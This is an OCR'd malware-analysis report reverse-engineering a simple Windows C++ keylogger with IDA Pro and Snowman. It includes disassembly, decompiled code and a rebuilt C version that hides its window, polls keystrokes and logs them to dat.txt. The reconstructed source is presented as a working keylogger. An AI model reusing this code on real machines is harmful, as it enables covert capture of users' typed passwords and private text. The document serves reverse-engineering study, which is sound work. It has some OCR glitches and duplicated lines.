```
401095:  mov rax, [rip+0x8cbf4]
40109c:  mov edx, [rax]
40109e:  mov rax, [rip+0x8cb0b]
4010a5:  mov rax, [rax]
4010a8:  mov [rax], edx
4010aa:  call dword 0x40e630
4010af:  mov rax, [rip+0x8c1aa]
4010b6:  cmp dword [rax], 0x1
4010b9:  jz 0x401120
4010bb:  xor eax, eax
4010bd:  add rsp, 0x28
4010c1:  ret
4010c2:  mov ecx, 0x1
4010c7:  call dword 0x41a578
4010cc:  jmp 0x401075
4010ce:  nop
4010d0:  movsxd rcx, dword [rax+0x3c]
4010d4:  add rax, rcx
4010d7:  cmp dword [rax], 0x4550
4010dd:  jnz dword 0x401058
4010e3:  movzx ecx, word [rax+0x1
4010e7:  cmp cx, 0x10b
4010ec:  jz 0x401133
4010ee:  cmp cx, 0x20b
4010f3:  jnz dword 0x401058
4010f9:  cmp dword [rax+0x84], 0xe
401100:  jbe dword 0x401058
401106:  mov ecx, [rax+0xf8]
40110c:  xor edx, edx
40110e:  test ecx, ecx
401110:  setnz dl
401113:  jmp dword 0x401058
401118:  nop [rax+rax+0x0]
401120:  lea rcx, [rip+0xd579]
401127:  call dword 0x40e690
40112c:  xor eax, eax
40112e:  add rsp, 0x28
401132:  ret
401133:  cmp dword [rax+0x74], 0xe
401137:  jbe dword 0x401058
```

```
if (ecx == VK_TAB) {  //9
                    cout << (rcx6, "#TAB ");
                    //_ZNSaIcEC1Ev(rbp5 + 0x7f, 0x48909d);
// _ZNSsC1EPKcRKSaIcE(rbp5 + 0x70, 0x48909d, rbp5 + 0x7f);
                    Log(rbp5 + 0x70, "#TAB", rbp5 + 0x7f, r9); //Log
//  _ZNSsD1Ev(rbp5 + 0x70, 0x48909d, rbp5 + 0x7f);
//  _ZNSaIcED1Ev(rbp5 + 0x7f, 0x48909d, rbp5 + 0x7f);
 eax7 = 1;
                } else {
      if (ecx > 9) {
        if (ecx == VK_SHIFT) { //16
                        cout << (rcx6, "#SHIFT#");
                    //_ZNSaIcEC1Ev(rbp5 + 0x7f, 0x48909d);
// _ZNSsC1EPKcRKSaIcE(rbp5 + 0x70, 0x48909d, rbp5 + 0x7f);
                    Log(rbp5 + 0x70, "#SHIFT#", rbp5 + 0x7f, r9); //Log
//  _ZNSsD1Ev(rbp5 + 0x70, 0x48909d, rbp5 + 0x7f);
//  _ZNSaIcED1Ev(rbp5 + 0x7f, 0x48909d, rbp5 + 0x7f);
 eax7 = 1;
                } else {
    if (ecx == VK_CONTROL) { //`16
 cout << (rcx6, "#CONTROL");
                    //_ZNSaIcEC1Ev(rbp5 + 0x7f, 0x48909d);
// _ZNSsC1EPKcRKSaIcE(rbp5 + 0x70, 0x48909d, rbp5 + 0x7f);
                                                    //Log
```

REVERSING A C++ KEYLOGGER

Using the Snowman Decompiler

```
 if (ecx == VK_RIGHT) {      //13
                    cout << (rcx6, "#RIGHT");
                    //_ZNSaIcEC1Ev(rbp5 + 0x7f, 0x48909d);
// _ZNSsC1EPKcRKSaIcE(rbp5 + 0x70, 0x48909d, rbp5 + 0x7f);
                    Log(rbp5 + 0x70, "#RIGHT_ARROW_KEY", rbp5 + 0x7f, r9); //Log
//  _ZNSsD1Ev(rbp5 + 0x70, 0x48909d, rbp5 + 0x7f);
//  _ZNSaIcED1Ev(rbp5 + 0x7f, 0x48909d, rbp5 + 0x7f);
eax7 = 1;
            } else {
                    // goto addr_0x401c2e_14;
                }
            }
        }
      } else {
        if (ecx == VK_RBUTTON) {                //2
 cout << (rcx6, "#R_CLICK#");
                    //_ZNSaIcEC1Ev(rbp5 + 0x7f, 0x48909d);
// _ZNSsC1EPKcRKSaIcE(rbp5 + 0x70, 0x48909d, rbp5 + 0x7f);
                    Log(rbp5 + 0x70, "#R_CLICK#", rbp5 + 0x7f, r9); //Log
//  _ZNSsD1Ev(rbp5 + 0x70, 0x48909d, rbp5 + 0x7f);
//  _ZNSaIcED1Ev(rbp5 + 0x7f, 0x48909d, rbp5 + 0x7f);
```

TABLE OF CONTENTS

Introduction 3
Keylogger 4
Tools 5
Ida pro 6
Snowman Decompiler 10
Reversing the keylogger 13
Compiling the code 16
Conclusion 18

INTRODUCTION

Executive Summary

Understanding malicious software mechanisms is a critical component of modern cyber defense and threat mitigation. This report provides a detailed technical analysis and reverse-engineering breakdown of a basic Windows Keylogger. While this specific sample lacks advanced stealth capabilities, it serves as an excellent introduction to the reverse-engineering process. The objective of this project was to analyze a C++ Keylogger using the Snowman decompiler and IDA Pro to decipher its core functionality. Additionally, the project demonstrates how to translate the decompiled high-level C++ code into a lower-level C program while maintaining its original operational capabilities.

Purpose and Scope

The scope of this research is strictly analytical and educational. By deconstructing the compiled binary, this report maps out how low-level Windows API functions capture user input. The project bridges the gap between high-level application design and structural binary analysis, culminating in a functional C based reproduction of the original logic.

KEYLOGGER


A Keylogger is a type of surveillance software designed to secretly record everything a user types on their keyboard.

What the Code Does

- **Hides Itself:** It immediately hides its window from the screen so the user does not know it's running.
- **Monitor Keystrokes:** It continuously runes in the background checking if any keys are pressed.
- **Translates Actions:** It identifies specific keys like Space, Enter, Shift and even right-clicks, formatting them into readable text.
- **Saves the Data:** It silently saves every captured keystroke into a hidden background text file.

VirusTotal

The Keylogger binary was downloaded from VirusTotal. I chose this specific sample because it is a basic Windows Keylogger with minimal stealth or obfuscation.



File Info

MD5: d859863f880b39b850e4666c92769f78

SHA-1: 023216ba6cc9929f1172a6160eae851c9184c96e

SHA-256: b4ed0b5adc55e269afd726f7601a6294cb74baed20831fc0ac51188974464a89

TOOLS

In this report two reverse engineering tools will be used, IDA Pro and the Snowman Decompiler.

IDA Pro

When reversing with the Snowman Decompiler, IDA Pro becomes a very useful tool. When decompiling C++ code, a lot of information is left out, an example most strings are not displayed, but the location of these strings are, so a quick search with IDA Pro I can locate these strings and place them into my decompiled code. To understand the logic of a program IDA Pro gives you insight the different functions and how they are used.

Snowman Decompiler


Snowman is a free native code to C/C++ decompiler, supporting ARM, x86, and x86-64 architectures. Reads ELF, Mach-O, and PE file formats. It comes in various formats a standalone GUI application, an IDA plug-in, a radare2 plug-in and x64dbg plug-in.

IDA Pro was used for disassembly and cross-reference analysis. Snowman Decompiler was used to decompile assembly back to a readable C language which can then be compiled to a working C program.

IDA PRO

IDA Pro becomes a very useful tool when decompiling C++ code. A lot of information is excluded, an example most strings are not displayed, but the location of these strings are, so a quick search with IDA Pro I can locate these strings and place them into my decompiled code.


Information such as function names may be seen in IDA Pro, allowing me to change these names in the decompiler. An example being "**Log**" was displayed in IDA Pro where it was "**text**" in the decompiler.




The overall code structure and logic is can be better understood in IDA Pro, allowing me to better reverse in the Snowman Decompiler.

The Main Method

Clicking on the Main Method we can see clearly the imported functions used, GetConsoleWindow**,** ShowWindow and the Sleep function,



Looking down the main function, we see GetAsyncKeyState and SpecialKeys functions, these are common functions of a Keylogger.



Moving down to the last section of main, we see the code **std::basic_fstream** which performs input/output operations on the files



Looking at this code, we see a “**dat.txt”** telling us this is the name of file, which the keylogger will be outputting too.

SpecialKeys function

This SpecialKeys function as the name suggests, is the function which outputs the Keys such as “**Tab**”, “**Ctrl**”, “**Shift**” and “**Enter**” if pressed on the Keyboard.

```
loc_4017C4:
lea     rdx, aShift     ; "#SHIFT#"
mov     rcx, cs:_refptr__ZSt4cout ; std::ostream *
call    _ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc ; std::operator<<<std::char_
lea     rax, [rbp+90h+var_B1]
mov     rcx, rax
call    _ZNSaIcEC1Ev    ; std::allocator<char>::allocator(void)
lea     rdx, [rbp+90h+var_B1]
lea     rax, [rbp+90h+var_C0]
mov     r8, rdx
lea     rdx, aShift     ; "#SHIFT#"
mov     rcx, rax
call    _ZNSsC1EPKcRKSaIcE ; std::string::string(char const*,std::allocator<char> const&)
lea     rax, [rbp+90h+var_C0]
mov     rcx, rax
call    _Z3LOGSs        ; LOG(std::string)
lea     rax, [rbp+90h+var_C0]
mov     rcx, rax        ; this
call    _ZNSsD1Ev       ; std::string::~string()
lea     rax, [rbp+90h+var_B1]
mov     rcx, rax
call    _ZNSaIcED1Ev    ; std::allocator<char>::~allocator()
mov     eax, 1
jmp     loc_401E91
```

Log function

A basic look at this function, tells me it performs output operations to the “**dat.txt**” file

```
; Attributes: bp-based frame fpd=190h

; LOG(std::string)
public _Z3LOGSs
_Z3LOGSs proc near

var_1F0= byte ptr -1F0h
arg_0= qword ptr  10h

push    rbp
push    rbx
sub     rsp, 208h
lea     rbp, [rsp+80h]
mov     [rbp+190h+arg_0], rcx
lea     rax, [rbp+190h+var_1F0]
mov     rcx, rax
call    _ZNSt13basic_fstreamIcSt11char_traitsIcEEC1Ev ; std::basic_fstream<char,std::char_traits<char>>::basic_fstream(void)
lea     rax, [rbp+190h+var_1F0]
mov     r8d, 1
lea     rdx, aDatTxt    ; "dat.txt"
mov     rcx, rax
call    _ZNSt13basic_fstreamIcSt11char_traitsIcEE4openEPKcSt13_Ios_Openmode ; std::basic_fstream<char,std::char_traits<char>>::open(char const*,std::_Ios_Openmode)
lea     rax, [rbp+190h+var_1F0]
mov     rcx, rax
call    _ZNSt13basic_fstreamIcSt11char_traitsIcEE7is_openEv ; std::basic_fstream<char,std::char_traits<char>>::is_open(void)
test    al, al
jz      short loc_4015A0
```

Basic Observations

A basic overview of the code, strings and imports tells me this is a basic Keylogger, built with C / C++ code and compiled with a 64bit compiler.

Summary of Functionality

This code functions as a basic, user-mode Windows keylogger designed to covertly record keystrokes.

- **Stealth Initialization:** The program calls ShowWindow(GetConsoleWindow(), SW_HIDE) to immediately hide its console window from the user's view upon execution.

- **Keystroke Interception:** It uses an infinite while loop combined with GetAsyncKeyState to poll the state of keyboard keys (virtual key codes 8 to 190) every 10 milliseconds.
- **Keystroke Interception:** It uses an infinite while loop combined with GetAsyncKeyState to poll the state of keyboard keys (virtual key codes 8 to 190) every 10 milliseconds.

SNOWMAN DECOMPILER

Using the Snowman Decompiler to reverse-engineer a keylogger allows you to convert compiled machine code back into readable C/C++ source code to analyze its malicious behavior.

The Snowman Decompiler allows for better understanding of the keylogger code, making it more readable. A lot of code can be generated when it is decompiled, understanding what is not needed, can be quickly deleted. Opening the keylogger binary in the Snowman Decompiler application, the first thing to do is search for the main method.

```
rbp5 = reinterpret_cast<void*>(reinterpret_cast<int64_t>(__zero_stack_offset()) - 8 - 8 - 0x218 + 0x80);
__main(rcx, rdx, r8);
rax6 = GetConsoleWindow;
rax7 = reinterpret_cast<int64_t>(rax6());
*reinterpret_cast<int32_t*>(&rdx8) = 0;
*reinterpret_cast<int32_t*>(&rdx8 + 4) = 0;
rax9 = ShowWindow;
rax9(rax7, 0);
while (1) {
    rax10 = Sleep;
    rax10(10, rdx8, r8);
    v11 = 8;
    while (v11 <= 0xbe) {
        *reinterpret_cast<int32_t*>(&rcx12) = v11;
        *reinterpret_cast<int32_t*>(reinterpret_cast<int64_t>(&rcx12) + 4) = 0;
        rax13 = GetAsyncKeyState;
        ax14 = reinterpret_cast<int16_t>(rax13(rcx12, rdx8, r8));
        if (ax14 == 0x8001 && (eax15 = _Z11SpecialKeysi(v11, rdx8, r8, r9), eax16 = eax15 ^ 1, !!*reinterpret_cast<signed char*>(&eax16))) {
            _ZNSt13basic_fstreamIcSt11char_traitsIcEEC1Ev(reinterpret_cast<int64_t>(rbp5) - 96, rdx8, r8, r9);
            *reinterpret_cast<int32_t*>(&r8) = 1;
            *reinterpret_cast<int32_t*>(&r8 + 4) = 0;
            rdx8 = reinterpret_cast<void**>(0x489000);
            _ZNSt13basic_fstreamIcSt11char_traitsIcEE4openEPKcSt13_Ios_Openmode(reinterpret_cast<int64_t>(rbp5) - 96, 0x489000, 1, r9);
            al17 = _ZNSt13basic_fstreamIcSt11char_traitsIcEE7is_openEv(reinterpret_cast<int64_t>(rbp5) - 96, 0x489000, 1);
            if (al17) {
                eax18 = v11;
                *reinterpret_cast<int32_t*>(&rdx8) = static_cast<int32_t>(*reinterpret_cast<signed char*>(&eax18));
                *reinterpret_cast<int32_t*>(&rdx8 + 4) = 0;
                _ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_c(reinterpret_cast<int64_t>(rbp5) - 96 + 16, *reinterpret_cast<signed char*>(&rdx8), 1, r9);
                _ZNSt13basic_fstreamIcSt11char_traitsIcEE5closeEv(reinterpret_cast<int64_t>(rbp5) - 96, rdx8, 1, r9);
            }
            _ZNSt13basic_fstreamIcSt11char_traitsIcEED1Ev(reinterpret_cast<int64_t>(rbp5) - 96, rdx8, 1, r9, v19);
        }
        ++v11;
    }
```

After using IDA Pro for basic Analysis, having a better understanding of the different functions, the code can be broken down to different sections, providing comments makes it more understandable, while knocking out code that is not wanted.

The main method (part 1)

The first section is common to all keyloggers, using GetConsoleWindow and ShowWindow. The snowman decompiler creates objects when decompiling even if they are related to classes or not, in this case it creates an empty object which is used in the next section.

```
  rbp5 = reinterpret_cast<void*>(reinterpret_cast<int64_t>(__zero_stack_offset()) - 8 - 8 - 0x218 + 0x80); //create empty object
//   __main(rcx, rdx, r8);
  rax6 = GetConsoleWindow;
  rax7 = reinterpret_cast<int64_t>(rax6()); // GetConsoleWindow()
//   *reinterpret_cast<int32_t*>(&rdx8) = 0;
//   *reinterpret_cast<int32_t*>(&rdx8 + 4) = 0;
  rax9 = ShowWindow;
  rax9(rax7, 0); //ShowWindow(rax7,0)
```

The main method (part 2)

The next part we enter while loops, which are activity waiting for keystrokes on the keyboard.

```
  while (1) { //while loop
    rax10 = Sleep;
    rax10(10, rdx8, r8); //Sleep(10)
    v11 = 8; //int i=8;
    while (v11 <= 0xbe) { //while ( i <= 190 ) 0xbe =190 in decmial
    *reinterpret_cast<int32_t*>(&rcx12) = v11;    // rcx12 = i;
//         *reinterpret_cast<int32_t*>(reinterpret_cast<int64_t>(&rcx12) + 4) = 0;
      rax13 = GetAsyncKeyState;
      ax14 = reinterpret_cast<int16_t>(rax13(rcx12, rdx8, r8)); // GetAsyncKeyState(i)
      if (ax14 == 0x8001 && (eax15 = _Z11SpecialKeysi(v11, rdx8, r8, r9), eax16 = eax15 ^ 1, !!*reinterpret_cast<signed char*>(&eax16))) {
```

The main method (part 3)

The final part of the code creates a file called “**dat.txt”.** If this file is open, the words typed on the keyboard is recorded.

```
      _ZNSt13basic_fstreamIcSt11char_traitsIcEEC1Ev(reinterpret_cast<int64_t>(rbp5) - 96, rdx8, r8, r9);
//       *reinterpret_cast<int32_t*>(&r8) = 1;
//       *reinterpret_cast<int32_t*>(&r8 + 4) = 0;
      rdx8 = reinterpret_cast<void**>(0x489000); // (0x489000) : location of string: " dat.txt "
      _ZNSt13basic_fstreamIcSt11char_traitsIcEE4openEPKcSt13_Ios_Openmode(reinterpret_cast<int64_t>(rbp5) - 96, 0x489000, 1, r9);//create "dat.txt" file
      al17 = _ZNSt13basic_fstreamIcSt11char_traitsIcEE7is_openEv(reinterpret_cast<int64_t>(rbp5) - 96, 0x489000, 1); //check if "dat.txt" file is open
      if (al17) { //if open write to file and close
      //    eax18 = v11;
      //    *reinterpret_cast<int32_t*>(&rdx8) = static_cast<int32_t>(*reinterpret_cast<signed char*>(&eax18));
      //    *reinterpret_cast<int32_t*>(&rdx8 + 4) = 0;
          _ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_c(reinterpret_cast<int64_t>(rbp5) - 96 + 16, *reinterpret_cast<signed char*>(&rdx8), 1, r9); //write to file
          _ZNSt13basic_fstreamIcSt11char_traitsIcEE5closeEv(reinterpret_cast<int64_t>(rbp5) - 96, rdx8, 1, r9); //close file
      }
//    _ZNSt13basic_fstreamIcSt11char_traitsIcEED1Ev(reinterpret_cast<int64_t>(rbp5) - 96, rdx8, 1, r9, v19);
    }
    ++v11;  //i++
}
```

SpecialKeys Function

The special keys function is when the special keys on a keyboard such as “**Tab**” or “**Ctrl**” is pressed they are recorded on the “**dat.txt**” file as well as the user keystrokes. This special keys function works in two parts:

1. Check if the user has pressed a special key.

2. prints this special key to the “**dat.txt**” file

```
/* SpecialKeys(int) */
uint32_t _Z11SpecialKeysi(int32_t ecx, void** rdx, void** r8, void** r9) { //SpecialKeys function
    void** rbp5;
    void** rcx6;
    uint32_t eax7;
    void** rcx8;
    void** rcx9;
    void** rcx10;
    void** rcx11;
    void** rcx12;
    void** rcx13;
    void** rcx14;
    void** rcx15;
    void** rcx16;
    void** rcx17;
    void** rcx18;
    void** rcx19;
    void** rcx20;

    rbp5 = reinterpret_cast<void**>(reinterpret_cast<int64_t>(__zero_stack_offset()) - 8 - 8 - 0x108 + 0x80); //create empty object

   if (ecx == 18) { //    if (ecx == specialKey)
        rcx6 = refptr__ZSt4cout;
        _ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc(rcx6, 0x48909d, r8, r9); //cout  << (rcx6, (string location), r8, r9)
    //     _ZNSaIcEC1Ev(rbp5 + 0x7f, 0x48909d);
   //      _ZNSsC1EPKcRKSaIcE(rbp5 + 0x70, 0x48909d, rbp5 + 0x7f);
        text(rbp5 + 0x70, 0x48909d, rbp5 + 0x7f, r9);  //Log (rbp5 + 0x70, (string location), rbp5 + 0x7f, r9);
      //  _ZNSsD1Ev(rbp5 + 0x70, 0x48909d, rbp5 + 0x7f);
      //   _ZNSaIcED1Ev(rbp5 + 0x7f, 0x48909d, rbp5 + 0x7f);
        eax7 = 1;
    } else {
```

This function goes through a whole list of special keys to check if one was pressed. If a special key was pressed it sends it to a log function where it will be printed to the “**dat.txt**” file.

Log Function

The log function purpose is to create a “**dat.txt**” file and log all keystrokes to it.

```
/* .text */
void text(void** rcx, void** rdx, void** r8, void** r9) {
    void* rbp5;
    void** rdx6;
    unsigned char al7;
    int64_t v8;

    rbp5 = reinterpret_cast<void*>(reinterpret_cast<int64_t>(__zero_stack_offset()) - 8 - 8 - 0x208 + 0x80);
    _ZNSt13basic_fstreamIcSt11char_traitsIcEEC1Ev(reinterpret_cast<int64_t>(rbp5) - 96, rdx, r8, r9);
    rdx6 = reinterpret_cast<void**>(0x489000);
    _ZNSt13basic_fstreamIcSt11char_traitsIcEE4openEPKcSt13_Ios_Openmode(reinterpret_cast<int64_t>(rbp5) - 96, 0x489000, 1, r9);
    al7 = _ZNSt13basic_fstreamIcSt11char_traitsIcEE7is_openEv(reinterpret_cast<int64_t>(rbp5) - 96, 0x489000, 1);
    if (al7) {
        rdx6 = rcx;
        _ZStlsIcSt11char_traitsIcESaIcEERSt13basic_ostreamIT_T0_ES7_RKSbIS4_S5_T1_E(reinterpret_cast<int64_t>(rbp5) - 96 + 16, rdx6, 1, r9);
        _ZNSt13basic_fstreamIcSt11char_traitsIcEE5closeEv(reinterpret_cast<int64_t>(rbp5) - 96, rdx6, 1, r9);
    }
    _ZNSt13basic_fstreamIcSt11char_traitsIcEED1Ev(reinterpret_cast<int64_t>(rbp5) - 96, rdx6, 1, r9, v8);
    return;
}
```

REVERSING THE KEYLOGGER

The main method

Reversing the main method was fairly standard, the first task was to knock out what was not needed, leave the functioning parts, making sure can work when compiled.

```
int main() {

  void* rbp5;
   int64_t rax6;
   int64_t rax7;
    HWND rax8;
   int64_t rdx9;
   int64_t rax10;
   char i;
   int64_t rcx12;
   int64_t rax13;
   int16_t ax14;
   FILE* rax15;
   uint32_t eax15;
   uint32_t eax16;


  //  rbp5 = reinterpret_cast<void*>(reinterpret_cast<int64_t>(__zero_stack_offset()) - 8);
  //  __main(rcx, rdx, r8);
    rax6 = AllocConsole();
  //  rax6();
 //   rax7 = FindWindowA;
    rax8 = reinterpret_cast<HWND>(FindWindowA("ConsoleWindowClass", NULL));
  //  *reinterpret_cast<int32_t*>(&rdx9) = 0;
  //  *reinterpret_cast<int32_t*>(&rdx9 + 4) = 0;
    rax10 = ShowWindow(rax8, 0);
  //  i = 8;
    while (1)
                {
            Sleep(10);
                while (i < 190) {
    //    *reinterpret_cast<int32_t*>(&rcx12) = static_cast<int32_t>(reinterpret_cast<signed char>(v11));
    //    *reinterpret_cast<int32_t*>(reinterpret_cast<int64_t>(&rcx12) + 4) = 0;
      //  rax13 = GetAsyncKeyState;
        ax14 = reinterpret_cast<int16_t>(GetAsyncKeyState(i));
       if (ax14 == -32767 && (eax15 = SpecialKeys(i), eax16 = eax15 ^ 1, !!*reinterpret_cast<signed char*>(&eax16))) {
            rax15 = fopen("dat.txt", "a+");
         //   r8 = reinterpret_cast<void**>(reinterpret_cast<int64_t>(rbp5) + 0xfffffffffffffe4);
           rdx9 = static_cast<int16_t>(i);
          fprintf(rax15, "%s", &rdx9);
           fclose(rax15);
       }
       eax16 = i + 1;  //i++
       i = *reinterpret_cast<unsigned char*>(&eax16);
    } //end of second while loop
}//end of first while loop

              system("pause");
              return 0;
}
```

Switchkeys method

This function was the most difficult and time consuming. As this was a C++ program when it decompiled, all strings were lost, I had to copy and paste all the strings from IDA Pro into each string location.

This function is the function that adds all the odd keys on a keyboard such as “**Tab**”, “**shift**” and “**Caps Lock**” etc.

I could see from IDA Pro this code uses a switch statement, but here it compiled to a **if, else** statements which still works.

```
/* specialKeys */
bool SpecialKeys(int ecx){


        void** rbp5;
  void** rcx6;
  uint32_t eax7;
  void** rcx8;
  void** rcx9;
  void** rcx10;
  void** rcx11;
  void** rcx12;
  void** rcx13;
  void** rcx14;
  void** rcx15;
  void** rcx16;
  void** rcx17;
  void** rcx18;
  void** rcx19;
  void** rcx20;
        void** r9;

        rbp5 = reinterpret_cast<void**>(reinterpret_cast<void**>(0));
       //create empty object


        if (ecx == VK_MENU) { //18
                cout << (rcx6, "#ALT ");
               //_ZNSaIcEC1Ev(rbp5 + 0x7f, 0x48909d);
   // _ZNSsC1EPKcRKSaIcE(rbp5 + 0x70, 0x48909d, rbp5 + 0x7f);
                Log(rbp5 + 0x70, "#ALT ", rbp5 + 0x7f, r9); //Log
  //  _ZNSsD1Ev(rbp5 + 0x70, 0x48909d, rbp5 + 0x7f);
  //  _ZNSaIcED1Ev(rbp5 + 0x7f, 0x48909d, rbp5 + 0x7f);


            if (ecx == VK_RETURN) { //32
        cout << (rcx6, "\n");
                //_ZNSaIcEC1Ev(rbp5 + 0x7f, 0x48909d);
    // _ZNSsC1EPKcRKSaIcE(rbp5 + 0x70, 0x48909d, rbp5 + 0x7f);
                Log(rbp5 + 0x70, "\n", rbp5 + 0x7f, r9); //Log
   //  _ZNSsD1Ev(rbp5 + 0x70, 0x48909d, rbp5 + 0x7f);
   //  _ZNSaIcED1Ev(rbp5 + 0x7f, 0x48909d, rbp5 + 0x7f);
     eax7 = 1;
      } else {
        if (ecx == VK_LEFT) { //37
            cout << (rcx6, "#LEFT");
                //_ZNSaIcEC1Ev(rbp5 + 0x7f, 0x48909d);
    // _ZNSsC1EPKcRKSaIcE(rbp5 + 0x70, 0x48909d, rbp5 + 0x7f);
                Log(rbp5 + 0x70, "#LEFT_ARROW_KEY", rbp5 + 0x7f, r9); //Log
   //  _ZNSsD1Ev(rbp5 + 0x70, 0x48909d, rbp5 + 0x7f);
   //  _ZNSaIcED1Ev(rbp5 + 0x7f, 0x48909d, rbp5 + 0x7f);
     eax7 = 1;
       } else {
     if (ecx == VK_CAPITAL) {
     cout << (rcx6, "#CAPS_LOCK#");
                //_ZNSaIcEC1Ev(rbp5 + 0x7f, 0x48909d);
    // _ZNSsC1EPKcRKSaIcE(rbp5 + 0x70, 0x48909d, rbp5 + 0x7f);
                Log(rbp5 + 0x70, "#CAPS_LCOK", rbp5 + 0x7f, r9); //Log
   //  _ZNSsD1Ev(rbp5 + 0x70, 0x48909d, rbp5 + 0x7f);
   //  _ZNSaIcED1Ev(rbp5 + 0x7f, 0x48909d, rbp5 + 0x7f);
     eax7 = 1;
        } else {
```

Log method

This function works with the Switchkeys function printing out the strings to the “**dat.txt**” file.

```
* .LOG */
void Log(void** rcx, string rdx, void** r8, void** r9) {

  FILE* rbp5;
  const char * rdx6;
  unsigned char al7;
  int64_t v8;

  rbp5 = reinterpret_cast<FILE*>(reinterpret_cast<FILE*>(0));// create empthy FILE object

 // _ZNSt13basic_fstreamIcSt11char_traitsIcEEC1Ev(reinterpret_cast<int64_t>(rbp5) - 96, rdx, r8, r9);
  rdx6 = reinterpret_cast<const char*>("dat.txt"); //Rdx6 ="dat.txt"
 // _ZNSt13basic_fstreamIcSt11char_traitsIcEE4openEPKcSt13_Ios_Openmode(reinterpret_cast<int64_t>(rbp5) - 96, 0x489000, 1, r9);
  rbp5 = fopen(reinterpret_cast<const char*>(rdx6), "a" );
  if (rbp5) {
    // rdx6 = rcx;
    fprintf(reinterpret_cast<FILE*>(rbp5), rdx.c_str());// (rdx) carries over from function

     fclose(reinterpret_cast<FILE*>(rbp5));//close file
  }
